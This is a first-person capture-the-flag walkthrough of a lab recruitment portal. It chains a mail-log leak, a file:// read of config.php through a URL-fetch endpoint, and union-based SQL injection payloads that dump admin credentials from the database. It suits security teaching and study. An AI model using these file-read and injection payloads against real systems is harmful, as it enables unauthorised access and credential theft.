A recruitment portal, “Recruit”. The path to the admin flag ran through two flaws: a candidate-CV endpoint that fetches any URL, which let me read the application’s config, and a union-based SQL injection in the candidate search, which gave up the admin login. I started with service and directory enumeration, read a leaked internal email for clues, used the fetch endpoint to recover the HR password, logged in, and then injected the search box to walk the database down to the admin credentials.
1. Recon #
Service scan #

$ nmap -sV 10.48.176.241Three services were open: SSH on 22, DNS (domain) on 53, and HTTP on 80.
Web directory enumeration #

With HTTP open, I enumerated directories with Gobuster:
$ gobuster dir -u http://10.48.176.241 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txtIt returned /mail, /assets, /phpmyadmin and a forbidden /server-status.
2. Clues in the mail #

/mail exposed an internal mail log with a “Recruitment Portal Deployment Confirmation” email. It read like a normal deployment note, but it leaked three things an attacker wants:
- The HR username is
hr. - The HR credentials are stored in the application config file (
config.php) “for ease of access during the initial rollout phase”. - The administrator credentials are kept in the backend database, not in the config.
So two different credential sets, in two different places. The email told me exactly where to look for each.
3. The candidate-CV endpoint #
On the login page I tried injecting XSS and SQL. Neither worked, so the front door was not the way in.
Looking further, the API documentation page (api.php) described an endpoint used to fetch a candidate’s CV from a URL:
GET /file.php?cv=<URL>Analysis #
This endpoint takes a URL from the user and fetches it on the server, then returns the content. It is meant for http(s):// links to a CV, but it does not restrict the URL scheme. A server-side fetch that accepts any scheme can be pointed back at the server’s own file system with file://, which turns a “fetch a CV” feature into an arbitrary local-file read (a local file inclusion / SSRF). The email had already told me the HR password lives in config.php, and a PHP app’s config usually sits at /var/www/html/config.php, so that was the file to ask for.
Reading the config #
http://10.48.176.241/file.php?cv=file:///var/www/html/config.phpThe endpoint happily returned the raw PHP config, including the HR password:

HR password recovered
4. HR access and the first flag #
Using hr / the recovered password on the login page dropped me into the HR dashboard (dashboard.php), which showed the candidate list and the HR flag.

First flag
The HR flag is shown on the HR dashboard above.
5. Admin access through SQL injection #
The dashboard had a candidate search box. XSS did nothing, but a single quote in the search broke the query, so I tested it for SQL injection.
Confirming the injection and the column count #
' ORDER BY 5-- -The page returned a SQL error, Unknown column '5' in 'order clause'. That both confirms the injection and tells me the query has fewer than 5 columns.

ORDER BY 4 worked, so the query has 4 columns.
Finding which columns are reflected #
' UNION SELECT 1,2,3,4-- -The markers 2, 3 and 4 appeared in the results table, so those columns are printed back in the response and can carry data out.

Listing the databases #
' UNION SELECT 1,2,GROUP_CONCAT(schema_name),4 FROM information_schema.schemata-- -This dumped every database on the server. The application’s own one is recruit_db.

Listing the tables in recruit_db #
' UNION SELECT 1,2,GROUP_CONCAT(table_name),4 FROM information_schema.tables WHERE table_schema='recruit_db'-- -Two tables: candidates and users.

Listing the columns in users #
' UNION SELECT 1,2,GROUP_CONCAT(column_name),4 FROM information_schema.columns WHERE table_name='users'-- -Among the columns were username and password — the two I needed.

Dumping the credentials #
' UNION SELECT 1,2,GROUP_CONCAT(username,0x3a,password),4 FROM users-- -0x3a is the hex for :, so each row comes back as username:password. The query returned the admin login.

Admin credentials
6. Final flag #
Logging in with the admin credentials gave the admin view of the dashboard, with Approve/Reject actions on each candidate and the admin flag.

Final flag
The admin flag is shown on the admin dashboard above.
The chain of vulnerabilities #
- Information disclosure. An internal mail log was reachable at
/mailand leaked where each set of credentials was stored. - Credentials in source. The HR password was hard-coded in
config.phpinstead of being kept out of the web root. - URL-fetch local file read.
/file.php?cv=fetched any URL server-side without restricting the scheme, sofile://readconfig.phpand handed over the HR password. - Union-based SQL injection. The candidate search put input straight into the query, which let me read the whole database and recover the admin login.
Each flaw was small on its own; chained, they went from an open port to full admin.
Explanation of each query #
| Query | What it does |
|---|---|
nmap -sV 10.48.176.241 |
Scans the target and identifies the service and version on each open port. |
gobuster dir -u … -w … |
Brute-forces directory and file names against the web server to find hidden paths. |
/file.php?cv=file:///var/www/html/config.php |
Abuses the CV-fetch endpoint with a file:// URL to read a local file instead of a remote CV. |
' ORDER BY 5-- - |
Sorts by column 5 to probe the column count; the error shows there are only 4. |
' UNION SELECT 1,2,3,4-- - |
Appends a second result set to see which of the 4 columns are printed back. |
' UNION SELECT 1,2,GROUP_CONCAT(schema_name),4 FROM information_schema.schemata-- - |
Lists every database name through a reflected column. |
' UNION SELECT 1,2,GROUP_CONCAT(table_name),4 FROM information_schema.tables WHERE table_schema='recruit_db'-- - |
Lists the tables inside recruit_db. |
' UNION SELECT 1,2,GROUP_CONCAT(column_name),4 FROM information_schema.columns WHERE table_name='users'-- - |
Lists the column names in the users table. |
' UNION SELECT 1,2,GROUP_CONCAT(username,0x3a,password),4 FROM users-- - |
Dumps each user as username:password (0x3a is :). |
What I learned #
- A feature that fetches a URL for you is a file read waiting to happen if it does not pin the scheme and host. “Fetch a CV” became “read any file on the box”.
- Enumeration pays twice: the mail log did not just give a password, it told me exactly where both credential sets lived, which turned the rest into following directions.
- Union-based SQL injection is methodical, not magic: count the columns, find the reflected ones, then walk
information_schemadown from databases to tables to columns to data.